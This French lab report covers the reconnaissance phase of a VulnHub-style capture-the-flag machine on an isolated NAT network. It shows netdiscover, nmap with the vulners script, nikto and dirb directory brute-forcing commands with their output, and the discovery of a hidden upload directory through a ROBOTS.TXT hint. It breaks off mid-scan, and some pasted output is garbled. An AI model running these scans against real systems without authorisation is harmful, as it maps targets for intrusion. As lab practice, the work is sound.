

TP5

Comme pour les autres TP, je commence d'abord par mettre en place un réseau NAT.

Importation des VM : OK

Mise en place d'un réseau NAT : OK

The screenshot shows the 'NAT Networks' tab selected in a network configuration interface. A single network entry is listed:

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork-tp5	198.168.8.0/24		Enabled

Below this, the 'General Options' tab is selected, showing the following configuration:

- Nom : NatNetwork-tp5
- IPv4 Prefix: 198.168.8.0/24
- Enable DHCP

Phase de Découverte


Lancement de la commande netdiscover pour scanner et lister les appareils connectés à un réseau LAN : sudo netdiscover -r 198.168.8.0/24



Comme pour le TP2, on va passer à la commande nmap pour cibler les 2 ip dans le but de voir les services et ports actifs sur chaque ip et identifier clairement la machine cible

On commence par l'ip :198.168.8.3

sudo nmap 198.168.8.3 :



On ne voit pas quelque chose intéressant sur cet IP

Ensuite, on va cibler l'ip : 198.168.8.5

A screenshot of a Kali Linux desktop environment. The terminal window in the foreground displays the output of a Nmap scan. The command run was "sudo nmap 198.168.8.5". The output shows the host is up with 0.00018s latency. It lists 996 closed ports and 16 open ports, including services for SSH, HTTP, POP3, and IMAP. The MAC address of the interface used is 00:0C:27:EE:A2:E0. The background features a large watermark of the Kali Linux logo, which is a stylized dragon.


On voit qu'il y a plusieurs services, ssh, http, pop3 et imap

On va booster notre commande nmap pour analyser port par port, je commence par cibler le port http qui est le : 80 :

```
sudo nmap -sV -p 80 -A -vv --script=vulners 198.168.8.5:
```

On identifie immédiatement que c'est un serveur Apache (2.4.18)

Je vais accéder au site via un navigateur :



Pour continuer l'analyse, on va passer à la commande nikto pour scanner ce service Web :

nikto -h 198.168.8.5:80 :


```
root@kali:~/home/kali
File Actions View Help
root@kali:~/home/kali
[+] Nikto v2.5.0
+ Target IP: 198.168.8.5
+ Target Hostname: 198.168.8.5
+ Target Port: 80
+ Start Time: 2024-11-07 04:47:32 (GMT-5)
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-x-content-type-options-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inode flags, header found with file /, inode: 2c39, size: 5ae05b2177aa4, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache 2.2.34 may be outdated. Last checked against Apache/2.4.34. Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php#: #wp-config.php file found. This file contains the credentials.
+ 0X00000000: 0 errors(s), 0 warning(s) reported on remote host
End Time: 2024-11-07 04:47:44 (GMT-5) (12 Seconds)

+ 1 host(s) tested
[+] 
```

Aucune piste trouver avec cette commande.


Je vais essayé d'accéder au robots.txt

Je vérifie d'abord la ressource /robots.txt, cette dernière me renvoi une page 404, mais en testant en majuscule (astuces donner dans les hints de vulnhub :Hints: Nikto scans "case sensitive"), la ressource /ROBOTS.TXT me renvoi un information :




"disallow : /upload" me fait pensé à d'éventuel restriction pour accéder à la ressource upload

Je vois aussi tout en bas de la page cette ressources :



Cette dernière me renvoi une erreur 403 (accès non autorisé) :



Pour aller plus loin je vais faire la commande dirb pour scanner les fichiers et ressources cachés du service Web :


```
root@kali:~/home/kali
File Actions Edit View Help
[DIRB] (root@kali)-[~] dirb http://198.168.8.5:80
[DIRB] v2.22
By The Dark Raver

START_TIME: Thu Nov  7 05:03:13 2024
URL_BASE: http://198.168.8.5:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


GENERATED WORDS: 4612
--- Scanning URLs: http://198.168.8.5:80/ ---
+ http://198.168.8.5:80/index.html (CODE:200|SIZE:11321)
+ http://198.168.8.5:80/server-status (CODE:403|SIZE:299)

END_TIME: Thu Nov  7 05:03:14 2024
DOWNLOADED: 4612 - FOUND: 2
[DIRB] (root@kali)-[~]
```

Dirb a trouvé 2 ressources : /index.html et /server-status
index.html :




Qui est la page par default de apache2
et server-status :



Une page au statut 403 a été envoyé (je n'ai pas les permissions d'accéder à cette ressources)

La commande dirb n'a envoyé aucune information en rapport avec la ressources /upload.


Je vais relancer la commande dirb en spécifiant exactement la ressources cible (/upload)



```
DIRB v2.22
By The Dark Raver
[!] Starting search engine to search /tmp/sekolhgmrjmtherij2145236/ on this server.
START_TIME: Thu Nov 7 05:17:45 2024
URL_BASE: http://198.168.8.5:80/upload/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txtBO

GENERATED WORDS: 4612
--- Scanning URL: http://198.168.8.5:80/upload/
--- END_TIME: Thu Nov 7 05:17:46 2024
DOWNLOADED: 4612 - FOUND: 0
[!] (root@kali) - /home/kali
```

Je vais la même chose avec l'autre ressource :



```
DIRB v2.22
By The Dark Raver
[!] Starting search engine to search /tmp/sekolhgmrjmtherij2145236/ on this server.
START_TIME: Thu Nov 7 05:18:44 2024
URL_BASE: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
--- Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/ ---
--- DIRECTORY: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/
--- Entering directory: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/ ---

END_TIME: Thu Nov 7 05:18:46 2024
DOWNLOADED: 9224 - FOUND: 0
[!] (root@kali) - /home/kali
```

Cette fois on a quelque chose d'intéressant, je vais accéder à la ressource :

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/>

Malheureusement j'ai un retour 403....


Même en relançant un brute force dirb sur cette URL ;

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/>

Je n'ai pas quelque chose de pertinent

Je me place sur le répertoire de dirb, pour essayer de lancer la commande avec d'autres wordList,

J'ai essayé avec plusieurs wordList présente, et c'est avec la wordList nommé : "extensions_common.txt" que j'ai pu trouvé quelques chose intéressant !



```
(root@kali)-[~] /usr/share/wordlists/dirb
└─ ls
big.txt catala.txt common.txt euskeria.txt extensions_common.txt indexes.txt mutations_common.txt others small.txt spanish.txt stress vulns
└─ (root@kali)-[~] /usr/share/wordlists/dirb
    dirb http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/ extensions_common.txt
    └─ [+] Information to access /gmseklhgmrjmtherij2145236/upload/ on this server.

DIRB v2.22
By The Dark Raver
[+] Started Server of 198.168.8.5 Port 80

START_TIME: Thu Nov  7 05:12:755 2024
URL_BASE: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/
WORDLIST_FILES: extensions_common.txt


GENERATED WORDS: 28
+ Scanning URL: http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/ —
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.php (CODE:401|SIZE:324)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload/.html (CODE:401|SIZE:326)
+ http://198.168.8.5:80/igmseklhgmrjmtherij2145236/upload// (CODE:403|SIZE:321)

END_TIME: Thu Nov  7 05:27:55 2024
DOWNLOADED: 28 - FOUND: 3
└─ (root@kali)-[~] /usr/share/wordlists/dirb
└─
```

Cette information n'est pas exploitable mais me donne une idée.

Je vais relancer la commande avec la wordList commons, en lui ajoutant de rajouté l'extension .php et .html sur la ressource ;

<http://198.168.8.5:80/igmseklhgmrjmtherij2145236/>



```
(root@kali)-[~] /usr/share/dirb/wordlists
└─ Firefox ESR
    └─ Browse the World Wide Web
        └─ [+] Information to access /gmseklhgmrjmtherij2145236/upload/upload.html was not found on this server.

DIRB v2.22
By The Dark Raver
[+] Started Server of 198.168.8.5 Port 80

